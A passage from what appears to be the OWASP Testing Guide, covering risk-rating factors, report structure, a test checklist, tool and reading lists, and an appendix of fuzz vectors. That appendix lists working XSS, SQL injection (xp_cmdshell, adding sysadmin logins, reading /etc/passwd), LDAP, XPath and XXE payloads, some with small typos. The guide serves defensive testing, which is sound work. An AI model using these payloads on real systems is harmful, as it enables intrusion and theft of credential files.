How much data could be disclosed and how sensitive is it? Minimal non-sensitive data disclosed (2), minimal critical data disclosed (6), extensive non-sensitive data disclosed (6), extensive critical data disclosed, all data disclosed (9)

Loss of integrity

How much data could be corrupted and how damaged is it? Minimal slightly corrupt data (1), minimal seriously corrupt data (3), extensive slightly corrupt data (5), extensive seriously corrupt data, all data totally corrupt (9)

Loss of availability

How much service could be lost and how vital is it? Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), all services completely lost (9)

Loss of accountability

Are the attackers' actions traceable to an individual? Fully traceable (1), possibly traceable (7), completely anonymous (9)

Business Impact Factors

The business impact stems from the technical impact, but requires a deep understanding of what is important to the company running the application. In general, you should be aiming to support your risks with business impact, particularly if your audience is executive level. The business risk is what justifies investment in fixing security problems.

Many companies have an asset classification guide and/or a business impact reference to help formalize what is important to their business. These standards can help you focus on what's truly important for security. If these aren't available, then talk with people who understand the business to get their take on what's important.

The factors below are common areas for many businesses, but this area is even more unique to a company than the factors related to threat agent, vulnerability, and technical impact.

Financial damage

How much financial damage will result from an exploit? Less than the cost to fix the vulnerability (1), minor effect on annual profit (3), signficant effect on annual profit (7), bankruptcy (9)

Reputation damage

Would an exploit result in reputation damage that would harm the business? Minimal damage (1), Loss of major accounts (4), loss of goodwill (5), brand damage (9)

Non-compliance

How much exposure does non-compliance introduce? Minor violation (2), clear violation (5), high profile violation (7)

Privacy violation

How much personally identifiable information could be disclosed? One individual (3), hundreds of people (5), thousands of people (7), millions of people (9)

STEP 4: DETERMINING THE SEVERITY OF THE RISK

In this step we're going to put together the likelihood estimate and the impact estimate to calculate an overall severity for this risk. All you need to do here is figure out whether the likelihood is LOW, MEDIUM, or HIGH and then do the same for impact. We'll just split our 0 to 9 scale into three parts.

Likelihood and Impact Levels	
0 to <3	HIGH
3 to <6	MEDIUM
6 to 9	LOW

Informal Method

In many environments, there is nothing wrong with "eyeballing" the factors and simply capturing the answers. You should think through the factors and identify the key "driving" factors that are controlling the result. You may discover that your initial impression was wrong by considering aspects of the risk that weren't obvious.

Repeatable Method

If you need to defend your ratings or make them repeatable, then you may want to go through a more formal process of rating the factors and calculating the result. Remember that there is quite a lot of uncertainty in these estimates, and that these factors are intended to help you arrive at a sensible result. This process can be supported by automated tools to make the calculation easier.

The first step is to select one of the options associated with each factor and enter the associated number in the table. Then you simply take the average of the scores to calculate the overall likelihood. For example:

Threat agent factors				Vulnerability factors			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1	3	6	9	2
Overall likelihood=4.375 (MEDIUM)							

Next, we need to figure out the overall impact. The process is similar here. In many cases the answer will be obvious, but You can make an estimate based on the factors, or you can average the scores for each of the factors. Again, less than 3 is LOW, 3 to 6 is MEDIUM, and 6 to 9 is HIGH. For example:

Technical Impact				Business Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage	Reputation damage	Non-compliance	Privacy violation
9	7	5	8	1	2	1	5
Overall technical impact=7.25 (HIGH)				Overall business impact=2.25 (LOW)			

Determining Severity

However we arrived at the likelihood and impact estimates, we can now combine them to get a final severity rating for this risk. Note that if you have good business impact information, you should use that instead of the technical impact information. But if you have no information about the business, then technical impact is the next best thing.

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

In the example above, the likelihood is MEDIUM, and the technical impact is HIGH, so from a purely technical perspective, it appears that the overall severity is HIGH. However, note that the business impact is actually LOW, so the overall severity is best described as LOW as well. This is why understanding the business context of the vulnerabilities you are evaluating is so critical to making good risk decisions. Failure to understand this context can lead to the lack of trust between the business and security teams that is present in many organizations.

STEP 5: DECIDING WHAT TO FIX

After you've classified the risks to your application, you'll have a prioritized list of what to fix. As a general rule, you should fix the most severe risks first. It simply doesn't help your overall risk profile to fix less important risks, even if they're easy or cheap to fix.

Remember, not all risks are worth fixing, and some loss is not only expected, but justifiable based upon the cost of fixing the issue. For example, if it would cost $100,000 to implement controls to stem $2,000 of fraud per year, it would take 50 years return on investment to stamp out the loss. But remember there may be reputation damage from the fraud that could cost the organization much more.

STEP 6: CUSTOMIZING YOUR RISK RATING MODEL

Having a risk ranking framework that's customizable for a business is critical for adoption. A tailored model is much more likely to produce results that match people's perceptions about what is a serious risk. You can waste lots of time arguing about the risk ratings if they're not supported by a model like this. There are several ways to tailor this model for your organization.

Adding factors

You can choose different factors that better represent what's important for your organization. For example, a military application might add impact factors related to loss of human life or classified information. You might also add likelihood factors, such as the window of opportunity for an attacker or encryption algorithm strength.

Customizing options

There are some sample options associated with each factor, but the model will be much more effective if you customize these options to your business. For example, use the names of the different teams and your names for different classifications of information. You can also change the scores associated with the options. The best way to identify the right scores is to compare the ratings produced by the model with ratings produced by a team of experts. You can tune the model by carefully adjusting the scores to match.

Weighting factors

The model above assumes that all the factors are equally important. You can weight the factors to emphasize the factors that are more significant for your business. This makes the model a bit more complex, as you'll need to use a weighted average. But otherwise everything works the same. Again, you can tune the model by matching it against risk ratings you agree are accurate.

References

- NIST 800-30 Risk Management Guide for Information Technology Systems [1]
- AS/NZS 4360 Risk Management [2]
- Industry standard vulnerability severity and risk rankings (CVSS) [3]
- Security-enhancing process models (CLASP) [4]
- Microsoft Web Application Security Frame [5]
- Security In The Software Lifecycle from DHS [6]

- Threat Risk Modeling [7]
- Pratical Threat Analysis [8]
- A Platform for Risk Analysis of Security Critical Systems [9]
- Model-driven Development and Analysis of Secure Information Systems [10]
- Value Driven Security Threat Modeling Based on Attack Path Analysis[11]

5.2 HOW TO WRITE THE REPORT OF THE TESTING

Performing the technical side of the assessment is only half of the overall assessment process; the final product is the production of a well-written, and informative, report.

A report should be easy to understand and highlight all the risks found during the assessment phase and appeal to both management and technical staff.

The report needs to have three major sections and be created in a manner that allows each section to be split off and printed and given to the appropriate teams, such as the developers or system managers.

The sections generally recommended are:

I. Executive Summary

The executive summary sums up the overall findings of the assessment and gives managers, or system owners, an idea of the overall risk faced. The language used should be more suited to people who are not technically aware and should include graphs or other charts which show the risk level. It is recommended that a summary be included, which details when the testing commenced and when it was completed.

Another section, which is often overlooked, is a paragraph on implications and actions. This allows the system owners to understand what is required to be done in order to ensure the system remains secure.

II. Technical Management Overview

The technical management overview section often appeals to technical managers who require more technical detail than found in the executive summary. This section should include details about the scope of the assessment, the targets included and any caveats, such as system availability etc. This section also needs to include an introduction on the risk rating used throughout the report and then finally a technical summary of the findings.

III Assessment Findings

The last section of the report is the section, which includes detailed technical detail about the vulnerabilities found, and the approaches needed to ensure they are resolved.

This section is aimed at a technical level and should include all the necessary information for the technical teams to understand the issue and be able to solve it.

The findings section should include:

- A reference number for easy reference with screenshots
- The affected item
- A technical description of the issue
- A section on resolving the issue
- The risk rating and impact value

Each finding should be clear and concise and give the reader of the report a full understanding of the issue at hand. Next pages show the table report.

IV Toolbox

This section is often used to describe the commercial and open-source tools that were used in conducting the assessment. When custom scripts/code are utilized during the assessment, it should be disclosed in this section or noted as attachment. It is often appreciated by the customer when the methodology used by the consultants is included. It gives them an idea of the thoroughness of the assessment and also an idea what area's where included.

Category	Ref. Number	Name	Affected Item	Finding	Comment/Solution	Risk
Information Gathering	OWASP-IG-001	Application Fingerprint				
	OWASP-IG-002	Application Discovery				
	OWASP-IG-003	Spidering and googling				
	OWASP-IG-004	Analysis of error code				
	OWASP-IG-005	SSL/TLS Testing				
	OWASP-IG-006	DB Listener Testing				
	OWASP-IG-007	File extensions handling				
	OWASP-IG-008	Old, backup and unreferenced files				
Business logic testing	OWASP-BL-001	Testing for business logic				
	OWASP-AT-001	Default or guessable account				
	OWASP-AT-002	Brute Force				

Authentication Testing	OWASP-AT-003	Bypassing authentication schema				
	OWASP-AT-004	Directory traversal/file include				
	OWASP-AT-005	Vulnerable remember password and pwd reset				
	OWASP-AT-006	Logout and Browser Cache Management Testing				
Session Management	OWASP-SM-001	Session Management Schema				
	OWASP-SM-002	Session Token Manipulation				
	OWASP-SM-003	Exposed Session Variables				
	OWASP-SM-004	CSRF				
	OWASP-SM-005	HTTP Exploit				
	OWASP-DV-001	Cross site scripting				
	OWASP-DV-002	HTTP Methods and XST				
	OWASP-DV-003	SQL Injection				

Data Validation Testing	OWASP-DV-004	Stored procedure injection				
	OWASP-DV-005	ORM Injection				
	OWASP-DV-006	LDAP Injection				
	OWASP-DV-007	XML Injection				
	OWASP-DV-008	SSI Injection				
	OWASP-DV-009	XPath Injection				
	OWASP-DV-010	IMAP/SMTP Injection				
	OWASP-DV-011	Code Injection				
	OWASP-DV-012	OS Commanding				
	OWASP-DV-013	Buffer overflow				
	OWASP-DV-014	Incubated vulnerability				
Denial of Service Testing	OWASP-DS-001	Locking Customer Accounts				
	OWASP-DS-002	User Specified Object Allocation				
	OWASP-	User Input as a				

	DS-003	Loop Counter				
	OWASP-DS-004	Writing User Provided Data to Disk				
	OWASP-DS-005	Failure to Release Resources				
	OWASP-DS-006	Storing too Much Data in Session				
Web Services Testing	OWASP-WS-001	XML Structural Testing				
	OWASP-WS-002	XML content-level Testing				
	OWASP-WS-003	HTTP GET parameters/REST Testing				
	OWASP-WS-004	Naughty SOAP attachments				
	OWASP-WS-005	Replay Testing				
AJAX Testing	OWASP-AJ-001	Testing AJAX				

Table report

APPENDIX A: TESTING TOOLS

OPEN SOURCE BLACK BOX TESTING TOOLS

- **OWASP WebScarab** - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- **OWASP CAL9000** - http://www.owasp.org/index.php/Category:OWASP_CAL9000_Project
- CAL9000 is a collection of browser-based tools that enable more effective and efficient manual testing efforts. Includes an XSS Attack Library, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.
- **OWASP Pantera** - http://www.owasp.org/index.php/Category:OWASP_Pantera_Web_Assessment_Studio_Project
- SPIKE - http://www.immunitysec.com
- Paros - http://www.proofsecure.com
- Burp Proxy - http://www.portswigger.net
- Achilles Proxy - http://www.mavensecurity.com/achilles
- Odysseus Proxy - http://www.wastelands.gen.nz/odysseus/
- Webstretch Proxy - http://sourceforge.net/projects/webstretch
- Firefox LiveHTTPHeaders, Tamper Data and Developer Tools- http://www.mozdev.org
- Sensepost Wikto (Google cached fault-finding) - http://www.sensepost.com/research/wikto/index2.html

Testing for specific vulnerabilities

Testing AJAX

- OWASP SPRAJAX - http://www.owasp.org/index.php/Category:OWASP_Sprajax_Project

Testing for SQL Injection

- OWASP SQLiX - http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project
- Multiple DBMS Sql Injection tool - [SQL Power Injector]
- MySql Blind Injection Bruteforcing, Reversing.org - [sqlbftools]
- Antonio Parata: Dump Files by sql inference on Mysql - [SqlDumper]
- Sqlninja: a SQL Server Injection&Takeover Tool - http://sqlninja.sourceforge.net
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net/
- Absinthe 1.1 (formerly SQLSqueal) - http://www.0x90.org/releases/absinthe/
- SQLInjector - http://www.databasesecurity.com/sql-injector.htm

Testing Oracle

- TNS Listener tool (Perl) - http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html
- Toad for Oracle - http://www.quest.com/toad

Testing SSL

- Foundstone SSL Digger - http://www.foundstone.com/resources/proddesc/ssldigger.htm

Testing for Brute Force Password

- THC Hydra - http://www.thc.org/thc-hydra/
- John the Ripper - http://www.openwall.com/john/
- Brutus - http://www.hoobie.net/brutus/

Testing for HTTP Methods

- NetCat - http://www.vulnwatch.org/netcat

Testing Buffer Overflow

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net/
- Metasploit, A rapid exploit development and Testing frame work - http://www.metasploit.com/projects/Framework/

Fuzzer

- OWASP WSFuzzer - http://www.owasp.org/index.php/Category:OWASP_WSFuzzer_Project

Googling

- Foundstone Sitedigger (Google cached fault-finding) - http://www.foundstone.com/resources/proddesc/sitedigger.htm

COMMERCIAL BLACK BOX TESTING TOOLS

- Typhon - http://www.ngssoftware.com/products/internet-security/ngs-typhon.php
- NGSSQuirreL - http://www.ngssoftware.com/products/database-security/
- Watchfire AppScan - http://www.watchfire.com
- Cenzic Hailstorm - http://www.cenzic.com/products_services/cenzic_hailstorm.php
- SPI Dynamics WebInspect - http://www.spidynamics.com
- Burp Intruder - http://portswigger.net/intruder
- Acunetix Web Vulnerability Scanner - http://www.acunetix.com/
- ScanDo - http://www.kavado.com
- WebSleuth - http://www.sandsprite.com
- NT Objectives NTOSpider - http://www.ntobjectives.com/products/ntospider.php
- Fortify Pen Testing Team Tool - http://www.fortifysoftware.com/products/tester
- Sandsprite Web Sleuth - http://sandsprite.com/Sleuth/
- MaxPatrol Security Scanner - http://www.maxpatrol.com/
- Ecyware GreenBlue Inspector - http://www.ecyware.com/
- Parasoft WebKing (more QA-type tool)

Source Code Analyzers

Open Source / Freeware

- http://www.securesoftware.com
- FlawFinder - http://www.dwheeler.com/flawfinder
- Microsoft's FXCop - http://www.gotdotnet.com/team/fxcop
- Split - http://splint.org
- Boon - http://www.cs.berkeley.edu/~daw/boon
- Pscan - http://www.striker.ottawa.on.ca/~aland/pscan

Commercial

- Fortify - http://www.fortifysoftware.com
- Ounce labs Prexis - http://www.ouncelabs.com
- GrammaTech - http://www.grammatech.com
- ParaSoft - http://www.parasoft.com
- ITS4 - http://www.cigital.com/its4

- CodeWizard - http://www.parasoft.com/products/wizard

Acceptance Testing Tools

Acceptance testing tools are used validate the functionality of web applications. Some follow a scripted approach and typically make use of a Unit Testing framework to construct test suites and test cases. Most, if not all, can be adapted to perform security specific tests in addition to functional tests.

Open Source Tools

- WATIR - http://wtr.rubyforge.org/ - A Ruby based web testing framework that provides an interface into Internet Explorer. Windows only.
- HtmlUnit - http://htmlunit.sourceforge.net/ - A Java and JUnit based framework that uses the Apache HttpClient as the transport. Very robust and configurable and is used as the engine for a number of other testing tools.
- jWebUnit - http://jwebunit.sourceforge.net/ - A Java based meta-framework that uses htmlunit or selenium as the testing engine.
- Canoo Webtest - http://webtest.canoo.com/ - An XML based testing tool that provides a facade on top of htmlunit. No coding is necessary as the tests are completely specified in XML. There is the option of scripting some elements in Groovy if XML does not suffice. Very actively maintained.
- HttpUnit - http://httpunit.sourceforge.net/ - One of the first web testing frameworks, suffers from using the native JDK provided HTTP transport, which can be a bit limiting for security testing.
- Watij - http://watij.com - A Java implementation of WATIR. Windows only because it uses IE for it's tests (Mozilla integration is in the works).
- Solex - http://solex.sourceforge.net/ - An Eclipse plugin that provides a graphical tool to record HTTP sessions and make assertions based on the results.
- Selenium - http://www.openqa.org/selenium/ - JavaScript based testing framework, cross-platform and provides a GUI for creating tests. Mature and popular tool, but the use of JavaScript could hamper certain security tests.

OTHER TOOLS

Runtime Analysis

- Rational PurifyPlus - http://www-306.ibm.com/software/awdtools

Binary Analysis

- BugScam - http://sourceforge.net/projects/bugscam
- BugScan - http://www.hbgary.com

Requirements Management

- Rational Requisite Pro - http://www-306.ibm.com/software/awdtools/reqpro

Site Mirroring

- wget - http://www.gnu.org/software/wget, http://www.interlog.com/~tcharron/wgetwin.html
- curl - http://curl.haxx.se
- Sam Spade - http://www.samspade.org
- Xenu - http://home.snafu.de/tilman/xenulink.html

APPENDIX B: SUGGESTED READING

WHITEPAPERS

- *Security in the SDLC (NIST)* - http://csrc.nist.gov/publications/nistpubs/800-64/NIST-SP800-64.pdf
- *The OWASP Guide to Building Secure Web Applications* - http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- *The Economic Impacts of Inadequate Infrastructure for Software Testing* - http://www.nist.gov/director/prog-ofc/report02-3.pdf
- *Threats and Countermeasures: Improving Web Application Security* - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/threatcounter.asp
- *Web Application Security is Not an Oxy-Moron, by Mark Curphey* - http://www.sbq.com/sbq/app_security/index.html
- *The Security of Applications: Not All Are Created Equal* - http://www.atstake.com/research/reports/acrobat/atstake_app_unequal.pdf
- *The Security of Applications Reloaded* - http://www.atstake.com/research/reports/acrobat/atstake_app_reloaded.pdf
- *Use Cases: Just the FAQs and Answers* - http://www-106.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS_TheRationalEdge_Jan2003.pdf

BOOKS

- James S. Tiller: "The Ethical Hack: A Framework for Business Value Penetration Testing", Auerbach, ISBN: 084931609X
- Susan Young, Dave Aitel: "The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks", Auerbach, ISBN: 0849308887
- *Secure Coding*, by Mark Graff and Ken Van Wyk, published by O'Reilly, ISBN 0596002424*(2003)* - http://www.securecoding.org
- *Building Secure Software: How to Avoid Security Problems the Right Way*, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, ISBN 020172152X (2002) - http://www.buildingsecuresoftware.com
- *Writing Secure Code*, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2003) http://www.microsoft.com/mspress/books/5957.asp
- *Innocent Code: A Security Wake-Up Call for Web Programmers*, by Sverre Huseby, published by John Wiley & Sons, ISBN 0470857447(2004) - http://innocentcode.thathost.com
- *Exploiting Software: How to Break Code*, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN 0201786958 (2004) -http://www.exploitingsoftware.com
- *Secure Programming for Linux and Unix HOWTO, David Wheeler (2004)* - http://www.dwheeler.com/secure-programs
- *Mastering the Requirements Process*, by Suzanne Robertson and James Robertsonn, published by Addison-Wesley Professional, ISBN 0201360462 - http://www.systemsguild.com/GuildSite/Robs/RMPBookPage.html
- *The Unified Modeling Language – A User Guide* - http://www.awprofessional.com/catalog/product.asp?product_id=%7B9A2EC551-6B8D-4EBC-A67E-84B883C6119F%7D
- *Web Applications (Hacking Exposed)* by Joel Scambray and Mike Shema, published by McGraw-Hill Osborne Media, ISBN 007222438X
- *Software Testing In The Real World (Acm Press Books)* by Edward Kit, published by Addison-Wesley Professional, ISBN 0201877562 (1995)

- *Securing Java*, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X (1999) - http://www.securingjava.com
- Beizer, Boris, *Software Testing Techniques*, 2nd Edition, © 1990 International Thomson Computer Press, ISBN 0442206720

USEFUL WEBSITES

- OWASP — http://www.owasp.org
- SANS - http://www.sans.org
- Secure Coding — http://www.securecoding.org
- Secure Coding Guidelines for the .NET Framework - http://msdn.microsoft.com/security/securecode/bestpractices/default.aspx?pull=/library/en-us/dnnetsec/html/seccodeguide.asp
- Security in the Java platform — http://java.sun.com/security
- OASIS WAS XML — http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was

APPENDIX C: FUZZ VECTORS

The following are fuzzing vectors which can be used with WebScarab, JBroFuzz, WSFuzzer, or another fuzzer. Fuzzing is the "kitchen sink" approach to testing the response of an application to parameter manipulation. Generally one looks for error conditions that are generated in an application as a result of fuzzing. This is the simple part of the discovery phase. Once an error has been discovered identifying and exploiting a potential vulnerability is where skill is required.

FUZZ CATEGORIES

In the case of stateless network protocol fuzzing (like HTTP(S)) two broad categories exist:

- Recursive fuzzing
- Replacive fuzzing

We examine and define each category in the sub-sections that follow.

RECURSIVE FUZZING

Recursive fuzzing can be defined as the process of fuzzing a part of a request by iterating through all the possible combinations of a set alphabet. Consider the case of:

```
http://www.example.com/8302fa3b
Selecting "8302fa3b" as a part of the request to be fuzzed against the set hexadecimal
alphabet i.e. {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f} falls under the category of recursive
fuzzing. This would generate a total of 16^8 requests of the form:
http://www.example.com/00000000
...
http://www.example.com/11000fff
...
http://www.example.com/ffffffff
```

REPLACIVE FUZZING

Replacive fuzzing can be defined as the process of fuzzing part of a request by means of replacing it with a set value. This value is known as a fuzz vector. In the case of:

```
http://www.example.com/8302fa3b
```

Testing against Cross Site Scripting (XSS) by sending the following fuzz vectors:

```
http://www.example.com/>"><script>alert("XSS")</script>&
http://www.example.com/'';!--"<XSS>=&{()}
```

This is a form of replacive fuzzing. In this category, the total number of requests is dependant on the number of fuzz vectors specified.

The remainder of this appendix presents a number of fuzz vector categories.

CROSS SITE SCRIPTING (XSS)

For details on XSS: Cross site scripting section

```
>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYLE>
>"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23
x69;%26%23x70;%26%23x74;%26%23x3a;
 alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e'
">
>"
'';!--"<XSS>=&{()}
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)>
<IMGSRC=&#106;&#97;&#118;&#97;&<WBR>#115;&#99;&#114;&#105;&#112;&<WBR>#116;&#58;&#97;
 &#108;&#101;&<WBR>#114;&#116;&#40;&#39;&#88;&#83<WBR>;&#83;&#39;&#41>
<IMGSRC=&#0000106&#0000097&<WBR>#0000118&#0000097&#0000115&<WBR>#0000099&#0000114&#0000105&<W
BR>#0000112&#0000116&#0000058

&<WBR>#0000097&#0000108&#0000101&<WBR>#0000114&#0000116&#0000040&<WBR>#0000039&#0000088&#0000
083&<WBR>#0000083&#0000039&#0000041>

<IMGSRC=&#x6A&#x61&#x76&#x61&#x73&<WBR>#x63&#x72&#x69&#x70&#x74&#x3A&<WBR>#x61&#x6C&#x65&#x72
&#x74&#x28
 &<WBR>#x27&#x58&#x53&#x53&#x27&#x29>

<IMG SRC="jav&#x09;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">
```

BUFFER OVERFLOWS AND FORMAT STRING ERRORS

BUFFER OVERFLOWS (BFO)

A buffer overflow or memory corruption attack is a programming condition which allows overflowing of valid data beyond its prelocated storage limit in memory.

For details on Buffer Overflows: Buffer overflow section

Note that attempting to load such a definition file within a fuzzer application can potentially cause the application to crash.

```
A x 5
A x 17
A x 33
A x 65
A x 129
A x 257
A x 513
A x 1024
A x 2049
A x 4097
A x 8193
```

```
A x 12288
```

FORMAT STRING ERRORS (FSE)

Format string attacks are a class of vulnerabilities which involve supplying language specific format tokens in order to execute arbitrary code or crash a program. Fuzzing for such errors has as an objective to check for unfiltered user input.

An excellent introduction on FSE can be found in the USENIX paper entitled: Detecting Format String Vulnerabilities with Type Qualifiers

Note that attempting to load such a definition file within a fuzzer application can potentially cause the application to crash.

```
%s%p%x%d
.1024d
%.2049d
%p%p%p%p
%x%x%x%x
%d%d%d%d
%s%s%s%s
%99999999999s
%08x
%%20d
%%20n
%%20x
%%20s
%s%s%s%s%s%s%s%s%s%s
%p%p%p%p%p%p%p%p%p%p
%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%
%s x 129
%x x 257
```

INTEGER OVERFLOWS (INT)

Integer overflow errors occur when a program fails to account for the fact that an arithmetic operation can result in a quantity either greater than a data type's maximum value or less than its minimum value. If an attacker can cause the program to perform such a memory allocation, the program can be potentially vulnerable to a buffer overflow attack.

```
-1
0
0x100
0x1000
0x3fffffff
0x7ffffffe
0x7fffffff
0x80000000
0xfffffffe
0xffffffff
0x10000
0x100000
```

SQL INJECTION

This attack can affect the database layer of an application and is typically present when user input is not filtered for SQL statements.

For details on Testing SQL Injection: Testing for SQL Injection section

SQL Injection is classified in the following two categories, depending on the exposure of database information (passive) or the alteration of database information (active).

- Passive SQL Injection
- Active SQL Injection

Active SQL Injection statements can have a detrimental effect on the underlying database if successfully executed.

PASSIVE SQL INJECTION (SQP)

```
'||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%22+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+
' or 1=1--
" or 1=1--
' or 1=1 /*
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
Admin' OR '
'%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
' having 1=1--
' having 1=1--
' group by userid having 1=1--
' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename')-
-
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'text' = N'text'
' OR 'something' like 'some%'
' OR 2 > 1
' OR 'text' > 't'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
' union select * from users where login = char(114,111,111,116);
' union select
Password:*/=1--
UNI/**/ON SEL/**/ECT
```

```
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
'; EXEC ('SEL' + 'ECT US' + 'ER')
'/**/OR/**/1/**/=/**/1
' or 1/*
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+&password=
'; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+'/'+password+' '
from users where login >
 @var select @var as var into temp end --

' and 1 in (select var from temp)--
' union select 1,load_file('/etc/passwd'),1,1,1;
1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
' and 1=( if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

ACTIVE SQL INJECTION (SQI)

```
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
CRATE USER name IDENTIFIED BY 'pass123'
CRATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users;
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
exec sp_addsrvrolemember 'name' , 'sysadmin'
INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost',
PASSWORD('pass123'))
GRANT CONNECT TO name; GRANT RESOURCE TO name;
INSERT INTO Users(Login, Password, Level) VALUES( char(0x70) + char(0x65) + char(0x74) +
char(0x65) + char(0x72) + char(0x70)
 + char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)
```

LDAP INJECTION

For details on LDAP Injection: LDAP Injection section

```
|
!
(
)
%28
%29
&
%26
%21
%7C
*|
%2A%7C
*(|(mail=*))
%2A%28%7C%28mail%3D%2A%29%29
*(|(objectclass=*))
%2A%28%7C%28objectclass%3D%2A%29%29
*()|%26'
admin*
admin*)((|userPassword=*)
*)(uid=*))(|(uid=*
```

XPATH INJECTION

For details on XPATH Injection: XPath Injection section

```
'+or+'1'='1
'+or+''='
x'+or+1=1+or+'x'='y
/
//
//*
*/*
@*
count(/child::node())
x'+or+name()='username'+or+'x'='y
```

XML INJECTION

Details on XML Injection here: XML Injection section

```
<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-
1"?><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert('gotcha');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></f
oo>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or ''=']]></foof>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
SYSTEM "file://c:/boot.ini">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
SYSTEM "file:///etc/passwd">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
SYSTEM "file:///etc/shadow">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
SYSTEM "file:///dev/random">]><foo>&xee;</foo>
```